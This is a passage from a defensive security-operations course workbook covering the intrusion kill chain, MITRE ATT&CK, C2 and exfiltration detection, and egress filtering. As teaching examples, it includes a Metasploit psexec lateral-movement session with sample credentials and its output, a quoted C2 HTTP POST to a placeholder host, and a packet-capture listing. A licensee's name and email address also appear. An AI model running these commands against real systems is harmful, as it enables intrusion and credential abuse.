Another element of modern cyber defense is emphasis on instrumenting Layer 7 awareness. Attacks are predominantly occurring wholly within Layer 7. Consider how HTTP can be leveraged for all phases of an overall modern attack: Initial client-side exploit; delivery of payload; C2; data exfiltration. As far as a traditional Layer 3/4 security device is concerned this all appears to be bona fide outbound HTTP traffic that is difficult to impossible to differentiate as malicious. To combat this modern cyber tactic, defensive tools absolutely need to be able to have visibility into Layer 7 and application payloads.

Beyond mere visibility, however, a thorough understanding of not just the protocol is necessary, but so are the current services associated with that particular protocol.

Risk-Informed

- Whether formal risk management frameworks are employed or not, modern cyber defense must be informed by risk
- Must focus on the high-impact vulnerabilities and high likelihood of threats
- Additionally, the modern cyber defense approach must be nimble enough to assess and reassess those threats and vulnerabilities rapidly in an ever-changing landscape
 - This can be a significant hurdle
- The Center for Internet Security's CIS Controls have been described as an outsourced risk assessment
- The CIS Controls will be discussed throughout the course

Risk-Informed

Although this course will not spend significant time walking through formal quantitative risk management, modern cyber defense needs to be mindful of the role of risk and the basic underlying components of risk management: Threat, vulnerability, likelihood, and impact.

Rather than spending time attending to formal risk assessment, one approach taken by this course will be to leverage the risk assessment work already completed on our behalf—namely, the CIS Controls.

Reference:

CIS Controls, <https://sec511.com/2k>

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
- 13. Exercise: Detecting Modern Attack Techniques**
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is the Detecting Modern Attack Techniques Exercise.



Exercise 1.2: Detecting Modern Attack Techniques

SEC511 Workbook: Detecting Modern Attack Techniques

Please go to Exercise 1.2 in the 511 Workbook.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
- 14. Adversary Informed Detection**
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Adversary Informed Detection.

Adversary Informed Detection

- For a threat to exploit a vulnerability, it must be able to get the evil to the victim
- Traditional security considered simple frontal assault from beyond the perimeter
- Modern adversaries require more realistic modern threat vector analysis
 - Client-side exploitation
 - Lateral movement/pivoting
 - Advanced post-exploitation

Adversary Informed Detection

Another aspect of considering threats is understanding generically how they actually exploit the vulnerabilities by introducing code/data to the client. Further, beyond considering simply the vector for initial exploitation, we must also consider post-exploitation behavior and activity.

One of the most important post-exploitation activities—so important we call it out individually—is lateral movement or pivoting.

Threat Intelligence

- While vulnerability analysis considers impact
- Threat intelligence seeks to better understand threat actors
 - And their typical Tactics, Techniques, and Procedures (TTPs)
- Understanding general modern adversary TTPs proves extremely helpful
- Detailed knowledge of particular actors' TTPs beyond scope for most organizations
- Additional discussion of threat intelligence on Day 2

Threat Intelligence

An aspect of security that has been growing in relevance as of late is Threat Intelligence. While nation states, especially with respect to military and defense, have long considered threat actors, the private sector has tended to ignore the threat component of risk. Recently, there has been a surge in interest in better understanding adversaries.

An acronym commonly employed in US defense circles for considering adversaries is TTP, which stands to Tactics, Techniques, and Procedures. This is a way of characterizing particular adversaries to better understand, detect, and respond to their activities.

Intrusion Kill Chain


- Modern adversaries can readily alter the look and feel of malware and some exploits in attempt to evade prevention/detection
- The concept of the intrusion kill chain asks that we look at additional elements involved in an overall campaign
 - The goal is the discovery of indicators that could allow for detection of even potentially new, but related intrusion campaigns
- Hutchins, Cloppert, and Amin authored an influential paper on considering the kill chain as part of Computer Network Defense (CND) while working for Lockheed Martin
 - They refer to the approach as intelligence-driven CND

Intrusion Kill Chain

A recent approach to considering adversary activities has become influential in short order. The approach recommends an intelligence-driven approach to Computer Network Defense (CND) that considers the Cyber Intrusion Kill Chain. The basis for this approach in cyber security comes from a paper authored by three security professionals from Lockheed Martin: Eric Hutchins, Mike Cloppert, and Rohan Amin, Ph.D. Their paper is titled “Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.”¹

Reference:

[1] Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, <https://sec511.com/2v>



Kill Chain Phases

The idea of the Intrusion Kill Chain involves considering the various phases of modern intrusions and considering what indicators of these phases might look like.

The paper includes the following phases:

1. Reconnaissance
2. Weaponization (“Build” in the slide above)
3. Delivery
4. Exploitation
5. Installation
6. Command and Control
7. Actions on Objectives¹

Reference:

[1] Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, <https://sec511.com/2v>

Kill Chain++:ATT&CK

Nomenclature of the Cyber Kill Chain® continues to provide a useful standard reference model

- But... post-exploitation activity, while incredibly important, seems rather poorly represented by simply *Install, C2, Act...*

Enter MITRE's ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge), which zeroes in on post-exploitation activity

Most importantly, ATT&CK details **10 tactics** that encompass **130+ techniques** used by adversaries during post-exploitation activities



Kill Chain++: ATT&CK

Though slight variations occur, the nomenclature offered by Lockheed Martin's Cyber Kill Chain is widely found throughout the industry. In some respects, the kill chain provides a standard reference model that supports clearer communication with others about campaign details. However, much like the OSI model, this useful reference model can feel a bit outdated at times. In particular, the kill chain model feels weak in the critically important areas of post-exploitation. Seemingly, equal measure is given in the kill chain to activities prior and subsequent to exploitation. The final three phases of the kill chain, Install, C2, and Act, seem to beg for significant expansion.

ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) from MITRE seeks to remedy this shortcoming of the kill chain approach by blowing up the Install, C2, and Act phases into 10 adversary post-exploitation tactics. Further diversifying the post-exploitation aspects of the campaign allows for much greater precision of language and sharing of details of intrusion campaigns and adversary activities. More than 130 individual techniques are detailed within ATT&CK's 10 tactics.

Reference:

MITRE ATT&CK, <https://sec511.com/2c>

Post-Exploitation Activity Is Key

- SEC511 emphasizes the importance of post-exploitation
- Established previously; attackers' common goal of **Exfiltration of data**
- To exfil the data, they have to get to the data via: **Pivoting/Lateral movement**
- To guide the pivoting requires a form of: **Command and Control (C2)**
- To ensure their access is maintained while doing the above implies: **Persistence**

Recon

Build

Deliver

Exploit

Install

C2

Act

Post-Exploitation Activity Is Key

The majority of our focus in 511 will be squarely aimed at the post-exploitation activities of real-world adversaries. Not only is it typically easier to detect than the exploitation component, but it is also a higher-value, more overtly actionable detect.

While not the goal of every adversary, if your organization has instrumented a detective architecture that could detect exfiltration, then you are way ahead of the game.

The post-exploitation activities are clearly linked. The action desired is exfiltration, but the adversary will not often luck into simply landing initially on a device with direct access to the data. This means the adversary will no doubt pivot through the organization looking for the right data, person, etc. to achieve his end goal. Pivoting all but necessarily requires the ability to be able to control the previously compromised system. Pivoting screams for a robust C2 channel. The C2 allows for communication back to the adversary who can act on his or her behalf.

Post-Exploitation: Visibility Analysis


- Detection fundamentally requires the ability to actually see the data/packets/connection/logs
- Visibility analysis is a practice that considers the architecture and its (in)ability to support collection supportive of detection
- Key goal of visibility analysis is to determine high-value collection sources
 - And discover any significant blind spots

Post-Exploitation: Visibility Analysis

Being able to migrate to a more detection-dominant approach to information security necessarily requires visibility into traffic. Many organizations fail rather critically to allow for visibility into key portions of network traffic. Most organizations have some degree of visibility into traffic coming into their networks from the Internet, but lack fundamental visibility within the internal network segments.

A key practice is to instrument visibility analysis into the overall organizational approach to cyber security. The first pass of visibility analysis seeks to understand specifically where the organization is incapable of detecting intrusions/malicious activity.

Stage 2 and Persistence Visibility



- Recon
- Build
- Deliver
- Exploit
- Install
- C2
- Act


Stage 2 and Persistence Visibility

The image above depicts the most recognized tool in Windows for finding evidence of adversary persistence: AutoRuns. We will be working with a fun AutoRuns exercise on Day 4, looking for that evidence of adversary access.

AutoRuns is available from Microsoft Sysinternals.

Stage 2 is a reference to a Stage 2 download. After gaining an initial foothold on the system, the adversary wants it all. The Stage 2 download serves to give the adversary a better hold over the system and affords her enhanced capabilities.

For example, the ability to encrypt data in a simple straightforward manner on Windows boxes proves challenging. Encryption capabilities are often part of Stage 2.



Mandiant M-Trends Example C2 via HTTP POST

“The shellcode makes an HTTP POST request to a hard-coded IP address and downloads XOR-encoded shellcode contained within an HTML comment.”

```
POST /evil.txt HTTP/1.0
Accept: */*
Content-Length: 32
Content-Type: application/octet-stream
User-Agent: Evil-UA-String
Host: 1.2.3.4
Pragma: no-cache
<POST_DATA>1
```

Mandiant M-Trends Example C2 via HTTP POST

“The shellcode makes an HTTP POST request to a hard-coded IP address and downloads XOR-encoded shellcode contained within an HTML comment.”

```
POST /evil.txt HTTP/1.0
Accept: */*
Content-Length: 32
Content-Type: application/octet-stream
User-Agent: Evil-UA-String
Host: 1.2.3.4
Pragma: no-cache
<POST_DATA>1
```

Reference:

[1] Mandiant, *M-Trends*® 2015, <https://sec511.com/2r>

Command and Control

Filter: `http.request.method==POST` Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
64	3.386645	24.39.21.194	208.97.174.44	HTTP	POST / HTTP/1.1 (application/octet-stream)
75	3.396471	24.39.21.194	199.83.128.93	HTTP	POST / HTTP/1.1 (application/octet-stream)
80	3.402099	24.39.21.194	192.64.112.19	HTTP	POST / HTTP/1.1 (application/octet-stream)
81	3.402231	24.39.21.194	66.49.139.143	HTTP	POST / HTTP/1.1 (application/octet-stream)
86	3.412875	24.39.21.194	162.159.247.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
102	3.461945	24.39.21.194	109.74.242.16	HTTP	POST / HTTP/1.1 (application/octet-stream)
109	3.470432	24.39.21.194	76.74.254.123	HTTP	POST / HTTP/1.1 (application/octet-stream)
112	3.475266	24.39.21.194	5.9.122.172	HTTP	POST / HTTP/1.1 (application/octet-stream)
115	3.479287	24.39.21.194	188.121.45.21	HTTP	POST / HTTP/1.1 (application/octet-stream)
118	3.481808	24.39.21.194	91.121.66.183	HTTP	POST / HTTP/1.1 (application/octet-stream)
121	3.490223	24.39.21.194	204.11.237.35	HTTP	POST / HTTP/1.1 (application/octet-stream)
126	3.495460	24.39.21.194	85.233.160.22	HTTP	POST / HTTP/1.1 (application/octet-stream)
129	3.502057	24.39.21.194	81.209.182.37	HTTP	POST / HTTP/1.1 (application/octet-stream)
143	3.528170	24.39.21.194	54.229.116.65	HTTP	POST / HTTP/1.1 (application/octet-stream)
147	3.545283	24.39.21.194	89.19.17.218	HTTP	POST / HTTP/1.1 (application/octet-stream)
163	3.569267	24.39.21.194	219.94.206.70	HTTP	POST / HTTP/1.1 (application/octet-stream)
188	3.614567	24.39.21.194	162.159.250.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
192	3.619922	24.39.21.194	116.251.204.2	HTTP	POST / HTTP/1.1 (application/octet-stream)
214	3.649583	24.39.21.194	141.101.116.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
219	3.650318	24.39.21.194	12.158.190.24	HTTP	POST / HTTP/1.1 (application/octet-stream)

HTTP POST-based C2 we will explore in-class

- Recon
- Build
- Deliver
- Exploit
- Install
- C2**
- Act

Command and Control

The slide and notes depict Wireshark displaying a packet capture. The pcap in question is an example of HTTP POST-based C2. We will explore this later in class.

Filter: `http.request.method==POST` Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
64	3.386645	24.39.21.194	208.97.174.44	HTTP	POST / HTTP/1.1 (application/octet-stream)
75	3.396471	24.39.21.194	199.83.128.93	HTTP	POST / HTTP/1.1 (application/octet-stream)
80	3.402099	24.39.21.194	192.64.112.19	HTTP	POST / HTTP/1.1 (application/octet-stream)
81	3.402231	24.39.21.194	66.49.139.143	HTTP	POST / HTTP/1.1 (application/octet-stream)
86	3.412875	24.39.21.194	162.159.247.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
102	3.461945	24.39.21.194	109.74.242.16	HTTP	POST / HTTP/1.1 (application/octet-stream)
109	3.470432	24.39.21.194	76.74.254.123	HTTP	POST / HTTP/1.1 (application/octet-stream)
112	3.475266	24.39.21.194	5.9.122.172	HTTP	POST / HTTP/1.1 (application/octet-stream)
115	3.479287	24.39.21.194	188.121.45.21	HTTP	POST / HTTP/1.1 (application/octet-stream)
118	3.481808	24.39.21.194	91.121.66.183	HTTP	POST / HTTP/1.1 (application/octet-stream)
121	3.490223	24.39.21.194	204.11.237.35	HTTP	POST / HTTP/1.1 (application/octet-stream)
126	3.495460	24.39.21.194	85.233.160.22	HTTP	POST / HTTP/1.1 (application/octet-stream)
129	3.502057	24.39.21.194	81.209.182.37	HTTP	POST / HTTP/1.1 (application/octet-stream)
143	3.528170	24.39.21.194	54.229.116.65	HTTP	POST / HTTP/1.1 (application/octet-stream)
147	3.545283	24.39.21.194	89.19.17.218	HTTP	POST / HTTP/1.1 (application/octet-stream)
163	3.569267	24.39.21.194	219.94.206.70	HTTP	POST / HTTP/1.1 (application/octet-stream)
188	3.614567	24.39.21.194	162.159.250.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
192	3.619922	24.39.21.194	116.251.204.2	HTTP	POST / HTTP/1.1 (application/octet-stream)
214	3.649583	24.39.21.194	141.101.116.1	HTTP	POST / HTTP/1.1 (application/octet-stream)
219	3.650318	24.39.21.194	12.158.190.24	HTTP	POST / HTTP/1.1 (application/octet-stream)

Pivoting -> Lateral Movement Analysis

- The initial victims of modern attacks are typically not the end goal—they don't have the data
- Pivoting/lateral movement/island hopping incredibly common tactic to get to the data
- Detecting data exfil is a big win
- Detecting the pivot -> HUGE WIN!!!
- How will adversaries move laterally against your organization?

Recon

Build

Deliver

Exploit

Install

C2

Act

Pivoting -> Lateral Movement Analysis

Another key practice for modern cyber defense concerns better understanding an adversary's potential for lateral movement. As discussed previously, adversaries seldom initially compromise the primary asset of interest. They will most often compromise some internal systems that can facilitate their attempts at accessing the key target.

Lateral movement, or pivoting, becomes a significant element of the overall modern attack perspective. Although detecting exfiltration would be outstanding, detecting and responding to compromise in advance of exfil would be significantly better.

Mandiant M-Trends on Metasploit:PSEXec

From Mandiant M-Trends:

The Metasploit module used in this case was psexec_command, which allows attackers to run commands on the compromised system. The module executes commands as a Windows service. It leaves a number of forensic artifacts in the Windows system-event log.¹

Mandiant M-Trends on Metasploit:PSEXec

From Mandiant M-Trends:

The Metasploit module used in this case was psexec_command, which allows attackers to run commands on the compromised system. The module executes commands as a Windows service. It leaves a number of forensic artifacts in the Windows system-event log.¹

Reference:

[1] Mandiant, *M-Trends*® 2015, <https://sec511.com/2r>

The Other MS PSEXec: Exploit/Persist/C2/Exfil

```

RHOST => 10.5.11.144
msf exploit(psexec) > set SMBUser adama
SMBUser => adama
msf exploit(psexec) > set SMBPass captain
SMBPass => captain
msf exploit(psexec) > exploit

[*] Started reverse connection to 10.5.11.144:4444
[*] Connected to 10.5.11.144:4444
[*] Authenticating to 10.5.11.144:445|WORKGROUP
[*] Uploading payload...
[*] Created \bYJdUQjh.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f0380010
[*] Bound to 367abb81-9844-35f1-ad32-98f0380010
[*] Obtaining a service manager handle...
[*] Creating a new service (aDuzsHfL - "MlgkFhjKKxyljJFVD") ..
[*] Closing service handle...
[*] Opening service handle...
[*] Starting service...
[*] Removing service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 10.5.11.144
[*] Deleting \bYJdUQjh.exe...
[*] Meterpreter session 1 opened (10.5.11.144:4444) at 2014-04-01 15:10:16
    
```

- Recon
- Build
- Deliver
- Exploit
- Install
- C2
- Act

Authentication/Exploitoin

Not just passwords... Metasploit's PSEXec Supports Hashes for Pass-the-Hash

Persistence and Privilege Escalation

Command and Control

The Other MS PSEXec: Exploit/Persist/C2/Exfil

We will be digging into specifics on how to better fortify your organization against Metasploit's evil reinterpretation of Microsoft PSEXec, pass-the-hash attacks. However, the fortifications will be breached, and we equip you with some specific means to better detect this type of activity.

The screenshot above shows the attacker exploiting the system.

Here are the Metasploit commands used above:

```

msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.5.11.144
RHOST => 10.5.11.144
msf exploit(psexec) > set SMBUser adama
SMBUser => adama
msf exploit(psexec) > set SMBPass captain
SMBPass => captain
msf exploit(psexec) > exploit
    
```

Data Analysis

- Do you even know where your sensitive data lives?
- Maybe you know the expected repository
- Do you know everywhere else the data might be?
- Do you know how the data can be accessed?
 - And by whom?
- Do you know how the data is normally used?
 - Could you differentiate abnormal use or access?

Data Analysis

Where will adversaries attempt to pivot? What data is being targeted? How can that data be accessed? These represent some of the various questions that relate to another key practice of data visualization. Adversaries are largely focused on data these days. Understanding the location and accessibility of our high-value data becomes key to our defensive posture.

Data Exfiltration Analysis

- Data theft: Very often the primary goal
- How will the adversary steal our data?
 - Email (web, corporate)
 - Encrypted tunnel (VPN, SSL, SSH)
 - Standard or nonstandard ports
- First, we have to see the exfiltration
 - Cleartext tunnel (HTTP, DNS, ICMP)
 - Standard or nonstandard ports
 - Physical (USB, Camera, Printouts)
- How could we prevent this exfiltration?
- First we have to see the exfiltration

Recon

Build

Deliver

Exploit

Install

C2

Act

Data Exfiltration Analysis

Modern adversaries often have data as their ultimate target. Data theft or exfiltration must be a key consideration for modern cyber defense. This focus is so important that we consider data exfiltration analysis to be a key practice for cyber defense.

Assuming adversaries ultimately are able to access the data, how could they actually steal this data from the organization? Understanding the common means of data theft allows organizations to intentionally instrument tactical monitoring for those primary vectors.

Default Egress Deny

- If your organization worries about sensitive data theft -> **default deny outbound**
- If your organization worries about anti-malware bypass -> **default deny outbound**
- If your organization worries that compromised assets will attack others -> **default deny outbound**
- Big win even beyond helping with preventing simplistic data exfiltration

Default Egress Deny

A major posture improvement required for organizations wanting to enable modern cyber defense involves migration toward a default deny approach to egress (outbound) traffic. Though organizations have long since moved to a default deny stance for inbound traffic, outbound traffic is still primarily allowed unless specifically blocked.

A policy of blocking everything outbound by default can be a cumbersome initial shift, but the security benefits are huge.

Outbound Blocking FTW!

- Blocking everything that leaves your network by default...
 - Helps **detect** internal compromised assets reaching back for C2
 - Helps **detect** simplistic data exfiltration attempts
 - Helps **detect** some policy violation attempts
 - Helps **detect** some assets unwittingly attacking third parties
- Might also prevent the above, but detection + response is vastly more important
- Even if egress is achieved, you might have actually detected the behavior to rapidly respond

Outbound Blocking FTW!

Some examples of potential wins for outbound blocking:

- Helps **detect** internal compromised assets reaching back for C2
- Helps **detect** simplistic data exfiltration attempts
- Helps **detect** some policy violation attempts
- Helps **detect** some assets unwittingly attacking third parties

Strange, but the most significant gains from blocking outbound traffic by default are primarily on the detection front. Although the default egress blocks could also potentially prevent the success of some of these items, there are typically ways that a motivated and capable adversary could still get out of the organization.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
- 15. Security Operations Centers**
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is about Security Operations Centers.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Information Overload

- Though we have only scratched the surface, you might already be overwhelmed
 - Doing security right ain't easy
 - Doing security right ain't quiet
- Some serious data and volume will result in order to achieve a modern defensible organization
- Any hope of leveraging this data will almost certainly require a dedicated SOC

Information Overload

Needless to say, we have barely scratched the surface of what all is involved in modern cyber defense. Security Architecture, Network Security Monitoring, and Continuous Security Monitoring serve as significant components of the overall approach.

